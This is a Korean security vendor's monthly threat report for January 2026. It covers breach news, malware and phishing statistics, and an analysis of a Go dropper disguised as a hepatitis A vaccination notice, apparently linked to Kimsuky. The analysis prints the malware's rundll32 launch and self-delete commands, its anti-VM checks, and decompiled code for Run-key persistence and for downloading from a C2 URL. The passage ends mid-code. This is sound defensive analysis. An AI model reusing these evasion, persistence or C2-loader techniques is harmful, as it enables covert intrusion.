
SGA 보안위협 리포트

보안레이더

2026.02



sga 에스지에이솔루션즈(주)

SGA보안레이더 2025년 발행본 다운로드

썸네일을 클릭하시면 2025년에 발행된 SGA보안레이더를 다운받으실 수 있습니다.

2025.06

주요이슈

BPF Door

sga 에스지에이이피에스(주)

2025.07

주요이슈

SwaetRAT

sga 에스지에이이피에스(주)

2025.08

주요이슈

링크파일 활용한 백도어 악성코드

sga 에스지에이이피에스(주)

2025.09

주요이슈

Gunra Ransomware

sga 에스지에이이피에스(주)

2025.10

주요이슈

LockBit 4.0 랜섬웨어

sga 에스지에이이피에스(주)

2025.11

주요이슈

RokRAT

sga 에스지에이이피에스(주)

2025.12

주요이슈

HybridPetya

sga 에스지에이이피에스(주)

CONTENTS

발행일자: 2026년 02월

1. 2026년 1월 보안 동향

2026년 1월에도 해킹 사건이 다수 발생한 것으로 파악되었다.

미국 대형 소매 유통 기업 타겟(Target)의 내부 소스 코드 유출

미국 대형 소매 유통 기업인 타겟(Target)의 내부 소스 코드 860GB가 다크웹에 매물로 올라온 것으로 확인된다. 해커들은 타겟(Target)이 자체 운영하는 기테아 개발 서버에서 데이터를 탈취했다고 주장하고 있으며, 정보를 탈취한 증거로 소스코드 샘플을 공개하였다.

유출된 데이터는 핵심 로직이 담긴 소스코드를 비롯한 설정 파일, 내부 시스템 문서들이 포함된 것으로 확인되며, 기프트 카드 시스템, 지갑 서비스 등 결제 분야와 관련된 민감한 코드도 포함된 것으로 확인된다. 또한 내부 서버 주소, API 엔드포인트, 개발 팀장과 엔지니어의 실명까지 포함된 데이터가 노출되어 2차 공격 위험성이 있는 것으로 확인된다.

이번 공격이 서버 설정 오류인지 개발자 계정 탈취 또는 내부 소행인지 밝혀진 것이 없으며, 타겟(Target)의 개발 소스만이 아닌 민감 정보까지도 노출되어 피해가 심각할 것으로 예상된다.

암네시아 원격 접근 트로이목마와 랜섬웨어를 결합한 다단계 피싱 공격 포착

최근 러시아를 겨냥한 암네시아 원격 접근 트로이목마(Amnesia RAT)와 랜섬웨어를 결합한 다단계 피싱 공격이 포착된 것으로 나타났다. 공격자가 정교하게 만든 회계 업무용 파일로 위장한 LNK 파일을 배포하고, 사용자가 실행하는 즉시 악성 파워쉘 스크립트가 동작한다.

또한, 공격자는 깃허브와 드롭박스 같은 클라우드 서비스를 이용하여 페이로드를 분산 배치해 보안 솔루션의 탐지를 피하고, 윈도우 보안 시스템을 우회하는 디펜드낫(defendnot)을 활용한 것으로 나타났다. 보안 프로그램이 해제된 시스템에서 악성 스크립트가 실행되며, 30초마다 화면을 캡처해 텔레그램 봇을 활용하여 공격자에게 정보를 전송한다.

이후 드롭 박스에서 다운로드 된 암네시아 RAT가 웹 브라우저 비밀번호, 암호화폐 지갑, 스팀, 디스코드 등의 정보를 탈취하고 도청 및 웹캠 기능을 이용하여 개인의 사생활을 감시하며 정보를 탈취한다. 정보 탈취가 완료되면 하쿠나 마타타 계열의 랜섬웨어가 시스템 내부 파일을 암호화하고 클립보드를 감시하다가 사용자가 입력하는 암호화폐 주소를 공격자의 지갑 주소로 바꿔치기하는 기능을 갖고 있다. 마지막 단계에선 윈로커(WinLocker)를 배포해 사용자의 컴퓨터 조작을 제한하고 시스템을 장악해 인질로 잡는 것으로 확인된다.

2. 악성코드 통계 및 분석

2026년 1월 한 달 동안 **총 209,484 건의 악성코드가 사용자 PC에서 탐지되었다.**
2025년 12월과 비교해보면 Ransom.795, Floxif.A, Induc.A에 대한 탐지 비율이 증가하였다.

또한, **수집된 피싱 메일은 220건으로 집계**되었으며, 가장 많이 수집된 피싱 메일 공격 유형은 악성 URL이 첨부된 하이퍼링크 형태의 피싱 메일로 확인되었다.


사용자를 속이기 위해 가장 많이 사용된 메일 본문 유형은 '*업무/계약 문서 확인*' 이었다.

■ 유형별 탐지 통계

2026년 1월 한 달 동안 사용자 PC에서 탐지된 악성코드의 유형을 확인한 결과 **Trojan 형태의 악성코드가 186,622건(89.1%)으로 1순위를 차지**했다.Trojan 형태의 악성코드 중 Ransomware의 탐지 비율은 여전히 높았고, 12월에는 탐지되지 않았던 Rincux.AW가 탐지 되었다.


Virus 형태의 악성코드는 9,240건(4.4%)으로 2위를 차지했다.Virus 형태의 악성코드 중 Induc.A의 탐지 비율이 많았고, Floxif.A 악성코드가 새롭게 탐지 되었다.

컴퓨터의 소프트웨어나 하드웨어 관련 제품의 버그, 보안 취약점 등 설계상 결함을 이용해 공격하는 **Exploit 형태의 악성코드가 7,103건(3.4%)으로 3위를 차지**했다



[2026년 1월 유형별 탐지 통계]

■ 악성코드 TOP 10 탐지 통계




[2026년 1월 악성코드 TOP 10 탐지 통계]

2026년 1월 한 달 동안 사용자 PC에서 많이 탐지된 악성코드의 통계를 내보면 파일을 암호화하여 사용자가 사용할 수 없게 만들며 암호화를 풀어주는 조건으로 금전을 요구하는 악성 소프트웨어의 진단명인 **Ransom.795가 1위를 차지**했다.

그 다음으로 정상 실행 파일 및 DLL 파일에 자기 자신 코드를 삽입하여 악성 행위를 하는 **파일 감염형 바이러스 진단명인 Win32.Floxif.A가 2위로 탐지**되었다.

3위는 델파이의 특정 라이브러리가 감염된 후 컴파일 과정에서 생성되는 EXE 및 DLL 등에 바이러스 코드가 삽입되어 악성 행위를 하는 악성코드 진단명인 **Win32.Induc.A가 차지**했다.

■ 피싱 메일 본문 및 공격 유형 통계



[2026년 1월 악성코드 피싱 메일 본문 유형 통계]

2026년 1월 한 달 동안 수집된 피싱 메일은 220건이며, 그 가운데 **'업무/계약 문서 확인' 내용을 담은 피싱 메일이 107건(48.63%)으로 가장 많이 수집**되었다. 연초 사회적인 특이사항으로 연봉 협상과 인사 이동 관련 이슈가 있다 보니 이러한 내용을 담은 메일이 많았으며, 그 외에 물품 및 소프트웨어의 구입을 위한 견적서의 내용이 많았다.

그 다음으로 '**인증 및 보안 조치 요구' 내용이 담긴 피싱 메일이 56건(25.45%)으로 수집**되었다. 메일 내용은 대다수 비밀번호 만료, 인증 절차 방식 변경으로 인한 재인증을 요청하는 메일이 많았다.

또한, 첨부 파일이 포함된 피싱 메일은 64건이 수집되었으며, 첨부 파일의 종류는 PE 파일 17건, Script 파일 39건, 그 외 8건으로 수집되었다.

수집된 악성코드 중 대부분이 Script와 문서 파일을 이용해 사용자를 속이는 형태의 악성코드였으며, 최종적으로는 특정 영역을 클릭하도록 유도하는 형태였다. 이러한 악성코드 안에는 로그인을 유도하기 위한 악성 도메인 또는 추가 악성 행위를 위해 다운로드하는 URL이 담겨 있었다.

이처럼 사용자로 하여금 클릭을 할 수 밖에 없는 내용을 담은 주제로 작성되어 있어 사용자의 각별한 주의가 필요하다.

3. 악성코드 분석

자사에 수집된 샘플 중 국내 A형간염 현황 및 예방접종 권고 대상자 안내'로 위장한 **문서 위장한 악성코드가 수집**되었다.

수집된 샘플에 대해서 분석을 진행하였으며, 분석 내용은 다음과 같다.

■ 개요

2025년 11월에 '국내 A형 간염 현황 및 예방접종 권고 대상자 안내' 문서로 위장하여 사용자들이 열람하도록 유도하는 악성코드가 발견되었다.

이 악성코드 파일은 Go 언어로 작성된 드로퍼 형태로 확인되었으며, 실행 시 정상적인 안내문 PDF 파일과 악성 다운로드 파일인 DLL 파일을 각각 생성한다.

정상적인 안내문인 PDF 파일은 광주 보건 환경 연구원의 게시글 중 실제 2025년 8월 5일에 게시한 PDF 파일로 확인되며, 다운로더로 확인된 DLL 파일은 log 파일로 위장하고 실행 시 C2로부터 데이터를 수신하며 응답 데이터를 복호화 하여 메모리에 로드된 후 실행되는 것으로 확인된다.

이러한 방식은 킴수키(Kimsuky)가 2025년에 배포한 백도어 형태의 악성코드와 유사한 방식으로 진행하며, C2로부터 데이터를 수신하여 실행시키는 과정이 같은 것으로 분석된다.


■ 주요 기능

- 정상 PDF로 위장
- 다운로더(파일리스 형태로 페이로드를 받아오는 로더)
- 지속 메커니즘

■ 상세 분석

국내 A형간염 현황 및 예방접종 권고 대상자 안내.exe

- “국내 A형간염 현황 및 예방접종 권고 대상자 안내” 위장 파일 정보



[정상 파일로 위장한 실행 파일 정보]

위 이미지는 PDF 파일로 위장한 악성코드인 로더 파일의 정보로, Go 언어로 작성되었으며 PDF 파일 아이콘을 사용했다.

로더가 실행되면 정상 PDF 파일인 “국내 A형 간염 현황 및 예방 접종 권고 대상자 안내” PDF 파일이 로더와 같은 경로에 생성 및 실행되고 log 파일로 위장된 DLL 파일이 실행된다.


log 파일로 위장된 DLL 파일은 programdata 폴더에 “StackTemp.log”으로 생성되며, 로더는 자가 삭제를 진행하여 실행된 흔적을 지운다.

이러한 방식은 공격자들이 많이 사용하는 공격 기법이며, 사용자에게 정상적인 파일을 노출하여 악성 행위의 여부를 눈치채지 못하게 한다.

다음은 실행되는 명령어를 순서대로 정리한 표이다

실행 명령어	설명
PDF 실행	cmd.exe /c start "" "국내 A형간염 현황 및 예방접종 권고 대상자 안내.pdf"
DLL 실행	rundll32.exe "c:\\programdata\\StackTemp.log" Start
자기 삭제	cmd.exe /c timeout /t 3 & del /q "C:\\Users\\<사용자>\\Desktop\\국내 A형간염 현황 및 예방접종 권고 대상자 안내.exe"

- 국내 A형간염 현황 및 예방접종 권고 대상자 안내.pdf 실행



. 8. 5. 39
25. 10. 23.

질병관리청 감염병뉴스

감염병 포커스

국내 A형간염 현황 및 예방접종 권고 대상자 안내

A형간염은 2001년부터 표본감시감염병으로 감시를 시작했으며, 2011년 전수감시감염병으로 전환되어 감시 및 관리를 하고 있다.
A형간염 예방·관리를 위하여 질병관리청은 2015년 국가필수예방접종을 도입하여 예방접종을 시행하고 있으며, 환자발생은 2019년 조개젓으로 인한 대규모 유행이후 점차 감소하고 있는 추세이다.

< 표. 연도별 A형간염 발생현황 >

(단위: 명)

2019년	2020년	2021년	2022년	2023년	2024년	2025년 (1.1~6.30)
17,598	3,989	6,583	1,890	1,324	1,168	592

※ 자료원 : 질병관리청 감염병포털(2025년 통계는 1.1.~6.30일까지, 잠정통계로 변동가능)

A형간염의 연령별 발생비율을 보면 20세 미만에서는 1%이하의 낮은 발생을 보이고 있다. 다만 최근들어 20대 이후 연령에서 고르게 발생하는 양상을 볼 수 있다. 이에 전체 연령에 대하여 A형간염의 예방법인 손씻기 등 개인위생관리와 예방접종에 대하여 지속적인 안내가 필요하다.


[정상 PDF 내용 확인]

'국내 A형간염 현황 및 예방접종 권고 대상자 안내' PDF 파일의 역할은 사용자의 눈속임을 위한 것으로 확인된다.

이 파일은 정상 PDF 파일이며 '국내 A형 간염 현화 및 예방접종 권고 대상자 안내'에 대한 내용을 포함하고 있다.

안내문의 출처는 질병관리청 감염병 뉴스 7월 호로 보건환경연구원 2025년 8월 게시글인 '[보건환경연구원] 국내 A형간염 현황 및 예방접종 권고 대상자 안내'에서 확인할 수 있다.

- StackTemp.log(DLL)



[StackTemp.log 파일 확인]

PDF 파일이 실행된 후 “rundll32.exe c:\\programdata\\StackTemp.log Start” 명령으로 인해 log 파일로 위장된 DLL 파일이 실행된다.


Rundll32.exe는 윈도우 운영체제에서 DLL(Dynamic-Link Library) 파일 안에 있는 특정 함수나 기능을 실행시키는 시스템 프로그램으로 알려져 있다.

이 DLL 파일은 “Start”라는 Export 함수를 갖고 있는 DLL 파일이며, 주요 기능은 C2로부터 데이터를 수신하고 실행하는 것으로 확인된다.

StackTemp.log 파일이 실행된 후 로더는 cmd.exe /c timeout /t 3 & del /q "C:\\Users\\<사용자>\\Desktop\\국내 A형간염 현황 및 예방접종 권고 대상자 안내.exe" 명령어를 사용하여 자신을 삭제한다

StackTemp.log

- 가상화 환경 확인 및 안티 VM 기법



[CPUID 명령어를 이용한 가상 환경 확인]

StackTemp.log 파일은 여러 가지 안티 VM 기법이 적용되어 있는 것으로 확인된다.

가상 환경을 확인하기 위해 CPUID 명령어를 이용해 값이 0이면 로컬 시스템, 1이면 가상 환경으로 판단한다.

이후 PC의 System 환경 확인 및 가상 환경 관련 파일 확인 등 5가지가 존재하며, 목차는 다음과 같다.

방법	설명
CPUID 명령어로 환경 확인	비트 연산을 통해 ECX의 31번째 비트를 추출하여 먼저 진행한 “하이퍼바이저” 존재에 대한 판단을 다시 수행
PC System 환경 확인	GetSystemFirmwareTable 함수를 사용, SMBIOS/펌웨어 테이블에서 VMware/VirtualBox/Xen 문자열 탐지
가상 환경 관련 파일 확인	CreateFileW 함수를 사용, "VBoxMiniRdrDN" 존재 여부 확인
VMware Tools 확인	레지스트리 "HKEY_LOCAL_MACHINE\\SOFTWARE\\VMware, Inc.\\VMware Tools" 확인
하드웨어 설정 확인	레지스트리 “Microsoft Corporation", "Virtual Machine" 데이터가 있는지 확인

- 지속 메커니즘

```
hKey = (HKEY)0xffffffff80000001;
builtin_wcsncpy(lpSubKey,L"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run",0x2e);
LVar3 = RegCreateKeyExW((HKEY)0xffffffff80000001,lpSubKey,0,(LPWSTR)0x0,0,0x20006,
                        (LPSECURITY_ATTRIBUTES)0x0,(PHKEY)&phkResult,(LPDWORD)0x0);
if (LVar3 == 0) {
  local_818 = L'c';
  asStack_816[0] = L':';
  asStack_816[1] = L'\\';
  asStack_816[2] = L'w';
  builtin_wcsncpy(awStack_810,L"indows\\system32\\rundll32.exe \"",0x1f);
  memset((undefined1 (*) [32])local_7d2,0,0x3ba);
  lpFilename = L'\0';
  memset((undefined1 (*) [32])local_416,0,0x3fe);
  GetModuleFileNameW(hModule,&lpFilename,0x200);
  lstrcatW(&local_818,&lpFilename);
  lstrcatW(&local_818,L"\" Start");
  lVar5 = -1;
  do {
    psVar1 = asStack_816 + lVar5;
    lVar5 = lVar5 + 1;
  } while (*psVar1 != 0);
  uVar6 = 0;
  RegSetValueExW((HKEY)CONCAT44(phkResult._4_4_,(uint)phkResult),L"HancomAgent",0,1,
                 (BYTE *)&local_818,(int)lVar5 * 2 + 2);
  hKey = (HKEY)CONCAT44(phkResult._4_4_,(uint)phkResult);
  RegCloseKey(hKey);
}
```

[레지스트리 Run을 이용한 자동 메커니즘]

악성 DLL 파일을 지속적인 실행을 위해 레지스트리의 HKCU\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run에 등록하여 지속 메커니즘을 구현한다.

레지스트리 키 생성 및 열람을 위해 RegCreateKeyExW가 사용되며, 등록되는 데이터는 L"c:\\windows\\system32\\rundll32.exe \", “<File Path Name>”, L"\" Start"으로 확인된다.

<File Path Name>을 얻기 위해 GetModuleFileNameW가 사용되고, 최종적으로 Run에 등록된 키 값은 “HancomAgent”으로 된다.

이러한 자동 메커니즘 구현의 성공 여부와 무관하게, C2로부터 악성 데이터를 수신 받기 위해 네트워크 통신을 시도한다.

- C2에게 악성 데이터 로드 시도

```
iVar2 = InternetCanonicalizeUrlW
                  (L"http://attach.docucloud.o-r.kr/FreeDownload.php",local_838,&lpBuffer,
                   0x2000000);
iVar4 = 0;
if ((iVar2 != 0) && (iVar2 = InternetCrackUrlW(local_838,0,0,&local_cd8), iVar4 = 0, iVar2 != 0))
{
  iVar4 = 0;
  nServerPort = local_cb8._4_2_;
  if (local_cc8._4_4_ == 2) {
    iVar4 = 0x800000;
  }
}
local_d08 = (ulonglong)local_d08._4_4_ << 0x20;
hSession = WinHttpOpen(L"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
 Gecko) Chrome/79.0.3945.130 Safari/537.36"
                       ,4,0);
if (hSession != 0) {
  hConnect = WinHttpConnect(hSession,&pswzServerName,nServerPort,0);
  if (hConnect != 0) {
    local_cf8 = CONCAT44(local_cf8._4_4_,iVar4);
    local_d00 = 0;
    local_d08 = 0;
    hInternet = WinHttpOpenRequest(hConnect,&GET,&local_a48,0);
    iVar3 = 0;
    if (hInternet != 0) {
      if (iVar4 == 0x800000) {
        lpBuffer = 13056;
        WinHttpSetOption(hInternet,0x1f,&lpBuffer);
      }
      local_cf8 = 0;
